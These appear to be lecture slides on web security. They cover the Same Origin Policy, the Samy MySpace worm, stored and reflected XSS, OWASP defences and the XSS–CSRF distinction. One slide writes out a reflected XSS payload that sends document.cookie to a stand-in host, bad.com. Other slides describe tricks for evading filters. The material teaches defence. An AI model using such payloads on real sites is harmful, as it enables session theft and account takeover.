- A page's elements (image, script, stylesheet, etc) have the same origin as the page

Same Origin Policy (SOP)

- SOP: If pages p1 and p2 do not have the same origin
  - p1 cannot read / reconstruct p2’s elements

Your friend and mine, Samy

- Samy embedded Javascript in his MySpace page (2005)
  - MySpace servers attempted to filter it, but failed
    - allowed script in CSS tags
    - allowed javascript as “java\nscript”

- Users who visited his page ran the program, which
  - Made them friends with Samy
  - Displayed “but most of all, Samy is my hero” on profile
  - Installed script in their profile to propagate


- From 73 to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend

Felony computer hacking; banned from computers for 3 years


Reflected types of XSS

1. **Stored (or “persistent”) XSS attack**
   - Attacker leaves their script on the bank.com server
   - The server later unwittingly sends it to your browser
   - Your browser executes it within the same origin as the bank.com server
2. **Reflected XSS attack**
   - Attacker gets you to send bank.com a URL that includes Javascript
   - bank.com echoes the script back to you in its response
   - Your browser executes the script in the response within the same origin as bank.com

Reflected XSS attack



Reflected XSS attack



Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

http://victim.com/search.php?term=socks

Result from victim.com:

<html> <title> Search results </title>
<body>
Results for socks:
. . .
</body></html>

Exploiting Echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
<script>
window.open("http://bad.com/steal?c=
"+ document.cookie)</script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> … </script>
. . .
</body></html>
```

Now the browser is going to execute this script within victim.com's origin

Reflected types of XSS

- **Target:** User with Javascript-enabled browser; vulnerable to a web service that includes parts of URLs it receives in the output it generates
- **Attack goal:** Run script in user's browser with same access as provided to server's regular scripts (subvert SOP)
- **Attack needs:** Get user to click on specially-crafted URL.
  - Optional: A server for receiving stolen user information
- **Key trick:** Server does not ensure its output does not contain foreign, embedded scripts

XSS defense

- Open Web Application Security Project (OWASP)

  - Whitelist: Validate all headers, cookies, query strings, … everything … against a rigorous spec of what is allowed.

  - Don’t attempt to filter/sanitize on your own:
    - Sanitizing: remove executable parts of user-provided content, eg, <script> …</script>
    - Libraries exist for this purpose

Difficulty with sanitizing

- Bad guys are inventive: lots of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
- Worse: browsers “help” by parsing broken HTML
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter

XSS vs. CSRF

- Do not confuse the two:
- **XSS** exploits the **trust** a client browser has in data sent from the legitimate website
- So the attacker tries to control what the website sends to the client browser
- **CSRF** exploits the **trust** a legitimate website has in data sent from the client browser
  - So the attacker tries to control what the client browser sends to the website

END